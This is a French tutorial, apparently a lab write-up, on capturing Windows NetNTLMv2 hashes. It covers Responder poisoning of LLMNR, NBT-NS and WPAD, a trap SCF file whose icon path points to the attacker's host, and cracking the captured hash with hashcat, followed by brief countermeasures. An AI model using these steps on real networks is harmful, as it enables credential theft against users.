Vol d’identifiants Windows via Responder

Table des matières

1. Abusé les service de résolution de nom par défaut

Explication LLMNR, NBT-NS :

Si un client Windows ne peut pas résoudre un nom d'hôte à l'aide de DNS, il utilisera le protocole Link-Local Multicast Name Resolution (LLMNR) pour demander aux ordinateurs voisins. LLMNR peut être utilisé pour résoudre les adresses IPv4 et IPv6.

En cas d'échec, NetBios Name Service (NBT-NS) sera utilisé. NBT-NS est un protocole similaire à LLMNR qui sert le même but. La principale différence entre les deux est NBT-NS fonctionne sur IPv4 seulement.

Un certain nombre d'outils d'attaque ont été développés qui répondront à toutes ces requêtes dans l'espoir de recevoir des informations sensibles. Responder, développé par Trustwave SpiderLabs, est l'un de ces outils qui peuvent répondre aux requêtes LLMNR et NBT-NS donnant sa propre adresse IP comme destination pour tout nom d'hôte demandé.

Utilisation de Responder

Responder est un outil capable de recevoir et de stocker toutes les demandes d'authentification (NTLMv1/NTLMv2/LMv2, NTLMSSP et authentification HTTP basique) qui passent par lui, que ce soit via HTTP/SMB/MSSQL/FTP/LDAP.

Pour connaitre les différentes options et possibilités de Responder :

responder –h

```
root@kali2017:~# responder -h
                                           __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3.3.8

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C

Usage: responder -I eth0 -w -r -f
or:
responder -I eth0 -wrf

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -A, --analyze         Analyze mode. This option allows you to see NBT-NS,
                        BROWSER, LLMNR requests without responding.
  -I eth0, --interface=eth0
                        Network interface to use, you can use 'ALL' as a
                        wildcard for all interfaces
  -i 10.0.0.21, --ip=10.0.0.21
                        Local IP to use (only for OSX)
  -e 10.0.0.22, --externalip=10.0.0.22
                        Poison all requests with another IP address than
                        Responder's one.
  -b, --basic           Return a Basic HTTP authentication. Default: NTLM
  -r, --wredir          Enable answers for netbios wredir suffix queries.
                        Answering to wredir will likely break stuff on the
                        network. Default: False
  -d, --NBTNSdomain     Enable answers for netbios domain suffix queries.
                        Answering to domain suffixes will likely break stuff
                        on the network. Default: False
  -f, --fingerprint     This option allows you to fingerprint a host that
```

Pour notre première démonstration, les seuls arguments que nous devons fournir à Responder sont l'interface que nous souhaitons l'exécuter sur:


```
# responder -I eth0
```

si un client tente maintenant de résoudre un nom qui n'est pas dans le DNS, notre instance de Répondeur devrait empoisonner les demandes LLMNR et NBT-NS qui sont envoyés.*

Maintenant, sur une machine Windows, nous allons demander une ressource réseau qui n'existe pas au sein de notre DNS. Pour cet exemple, nous utiliserons l'explorateur de fichiers et demanderons l'accès à une ressource réseau 'fielshare'.

Si un utilisateur a accidentellement tapé ceci au lieu d'un nom d'hôte légitime dans le DNS qui pourrait être « fileshare » Répondeur devrait répondre par l'ip de la kali.

Sur le client Windows :



Sur la kali :

Dans la capture précédente nous pouvons voir l'utilisateur et son mot de passe en hash.

Cette méthode d'attaque de type ne fonctionnera que si le nom d'hôte que le client veut connecter ne peut pas être résolu par DNS.


Wpad

Un moyen plus fiable d'obtenir des noms d'utilisateur et des hachages de mots de passe est par le protocole WPAD. Si un navigateur est configuré pour détecter automatiquement les paramètres proxy, il fera usage du protocole WPAD pour essayer de localiser et télécharger le fichier wpad.dat Proxy Auto-Config (PAC). Un fichier PAC définit les serveurs proxy qu'un navigateur Web devrait utiliser pour différentes URL.

Le protocole WPAD fonctionne en essayant de résoudre le nom d'hôte "wpad" à travers une série de demandes de nom.

Par défaut, **Internet Explorer** a activé WPAD :

Google Chrome et **Firefox** sont configurés par défaut pour utiliser les paramètres des systèmes pour localiser le fichier PAC :




Pour cette deuxième démonstration, nous utilisons les arguments suivants pour Responder:

```
# responder -I eth0 -wF
```

Maintenant, quand un utilisateur sur le réseau local utilise Internet Explorer, le navigateur doit aller chercher le fichier wpad.dat de Responder. Parce que nous avons fourni l'argument -F, Responder forcera également le client à s'authentifier lorsqu'il tentera de demander le fichier wpad.dat.

En cas de succès, la sortie Responder ressemblera ci-dessous:



Ici, vous pouvez voir Répondeur répond à la demande de l'hôte Windows pour le nom "wpad" avec sa propre adresse IP comme l'emplacement. Il a également enregistré qu'il a envoyé le fichier WPAD à l'hôte Windows 7 à 192.168.100.101.

2. Exploitation Via fichier SCF

Explication SCF:

Les scripts SCF (Windows Explorer Command File), sont utilisés depuis Windows 98. Ils permettent d'exécuter des commandes dans le contexte d'Explorer, le navigateur de fichier Windows. Par exemple afin d'automatiser une navigation dans le système de fichier, la modification des droits sur un fichier ou la manipulation de fichiers. Ces script sont toujours pris en compte et traités par les systèmes d'exploitation Windows récents.

On profite donc de la manière dont sont traités ces fichiers afin de procéder à un vol des identifiants utilisateur Windows. Les fichiers SCF permettent entre autre de se voir définir un icône au travers une directive telle que celle-ci :

```
[Shell]
IconFile=\\adresse vers l'icone
```

Important:

Le navigateur de fichier Windows essaiera de charger l'image indiquée dès l'ouverture du répertoire contenant le fichier SCF, puisque c'est à ce moment-là que l'icône du fichier est utile. L'utilisateur n'a pas besoin de cliquer sur le fichier, uniquement d'ouvrir le répertoire le contenant.

Exploitation

Mise en place

Nous allons créer ce fichier SCF depuis la machine Kali le dépose dans dossier de partages

A chaque ouverture du dossier par un utilisateur le hash NetNTLMv2 de celui-ci sera envoyé à l'adresse définie dans le fichier scf.

Crée un fichier test.scf

```
root@kali2017:~/Bureau# nano test.scf
```


Entrée le texte si dessous : qui demande à Windows lors de l'ouverture du dossier d'aller chercher une icône. Sachant qu'il doit chercher sur le réseau ce fichier ou quoi que ce soit d'autres Windows vas envoyer son hash automatiquement pour l'authentification et les droits d'accès.

```
[Shell]
IconFile=\\192.168.2.5\icon
```


Lancez un partage http avec Python

```
root@kali2017:~/Bureau# python -m SimpleHTTPServer
```

Télécharger le fichier SCF sur la machine cible.



Enregistrez-le dans un dossier de votre choix



Le dossier piégé est prêt à chaque ouverture de ce dossier un hash sera envoyé


Responder

Depuis un Terminal de kali lancez Responder sur l'interface étant dans le même réseau que la Windows ici **eth1 –I** pour interface. (Si vous voulez revoir le hash même s'il a déjà était capturer rajouter l'option **-v**)

```
root@kali2017:~# responder -I eth1
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3.3.8

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]
```

L'attaque

Retournez sur la machine pièges ouvrez le dossier contenant le fichier SCF



Dans le terminal de kali Responder à intercepter le hash NetNTLMv2

Copier le hash dans un fichier.txt

```
[+] Listening for events...
[SMBv2] NTLMv2-SSP Client   : 192.168.2.10
[SMBv2] NTLMv2-SSP Username : Client-PC\Client
[SMBv2] NTLMv2-SSP Hash     : Client::Client-PC:0f050fb98a3f8c94:3E39D85707665D5D10AD0F
D85359C669:0101000000000000C0653150DE09D201A268FCD726674ED8000000000200080053004D004200
330001001E00570049004E002D00500052004800340039003200520051004100460056000400140053004D0
0420033002E006C006F00630061006C0003003400570049004E002D00500052004800340039003200520051
00410046005600 2E0053004D00420033002E006C006F00630061006C000500140053004D00420033002E006
C006F00630061006C0007000800C0653150DE09D2010600040002000000080030003000000000000000100
0000002000008368654681E21D1FE5C1CF468E4D79F7064B170CE1A1291977AF91D661D09E9A0A001000000
0000000000000000000000000000900200063006900660073002F00310039003200 2E00310036003800 2E
0032002E00350000000000000000000000000
```

Vérifier le contenu du fichier

```
root@kali2017:~# cat ntlmv2.txt
Client::Client-PC:0f050fb98a3f8c94:3E39D85707665D5D10AD0FD85359C669:010
1000000000000C0653150DE09D201A268FCD726674ED8000000000200080053004D0042
00330001001E00570049004E002D00500052004800340039003200520051004100460056
00040014005300 4D00420033002E006C006F00630061006C0003003400570049004E00
2D00500052004800340039003200520051004100460056002E0053004D00420033002E0
06C006F00630061006C000500140053004D00420033002E006C006F00630061006C0007
000800C0653150DE09D2010600040002000000080030003000000000000000010000000
020000083686546 81E21D1FE5C1CF468E4D79F7064B170CE1A1291977AF91D661D09E9A
0A001000000000000000000000000000000000000000900200063006900660073002F00310
0390032002E00310036003800 2E0032002E00350000000000000000000000000
```

Brute force du fichier ntlmv2

Hashcat et un outil de brute force spécialisé dans le craque rapide des mots de passe, permet de craquer des mots de passe longs de 55 caractères, soit 15 caractères de plus que la version précédente.

La commande :

Hashcat --potfile-disable --force -m 5600 -a 3 /root/ntlmv2.txt wordlist.txt

```
root@kali2017:~# hashcat --potfile-disable --force -m 5600 -a 3 /root/n
tlmv2.txt /usr/share/wordlists/rockyou.txt
```

Explication de la commande :

Hashcat --potfile-disable --force -m 5600 -a 3 /root/ntlmv2.txt wordlist.txt

potfile-disable : ne pas essayer les fichiers de hachages précédemment craqués

-force : Ignore les warnings

-m 5600 : Hash-type (5600=NetNTLMv2)

-a : Attack-mode (3=Brute-force)

/root/ntlmv2.txt : fichier contenant le hash ntlmv2

wordlist.txt : le dictionnaire de brute force

```
Session..........: hashcat
Status...........: Cracked
Hash.Type........: NetNTLMv2
Hash.Target......: CLIENT::Client-PC:0f050fb98a3f8c94:3e39d85707665d5d.
..000000
Time.Started.....: Sun Oct 15 01:16:06 2017 (0 secs)
Time.Estimated...: Sun Oct 15 01:16:06 2017 (0 secs)
Guess.Mask.......: toor [4]
Guess.Queue......: 2/11 (18.18%)
Speed.Dev.#1.....:        0 H/s (0.02ms)
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 1/1 (100.00%)
Rejected.........: 0/1 (0.00%)
Restore.Point....: 0/1 (0.00%)
Candidates.#1....: toor -> toor
HWMon.Dev.#1.....: N/A

Started: Sun Oct 15 01:16:03 2017
Stopped: Sun Oct 15 01:16:07 2017

root@kali2017:~#
```

Contremesure

Pour atténuer cette attaque de se produire potentiellement dans votre domaine réseau local, il est préférable de désactiver LLMNR et NBT-NS. Notez que dans les scénarios d'attaque ci-dessus, ces protocoles n'ont été utilisés que lorsqu'il n'existait aucune entrée DNS pour les requêtes. Si votre serveur DNS résout les noms qui doivent être trouvés dans votre réseau, les autres protocoles n'ont pas besoin d'être utilisés.

Wpad

Pour atténuer l'attaque WPAD, vous pouvez ajouter une entrée pour "wpad" dans votre zone DNS. Notez que l'entrée DNS n'a pas besoin de pointer vers un serveur WPAD valide. Tant que les requêtes seront résolues, l'attaque sera évitée.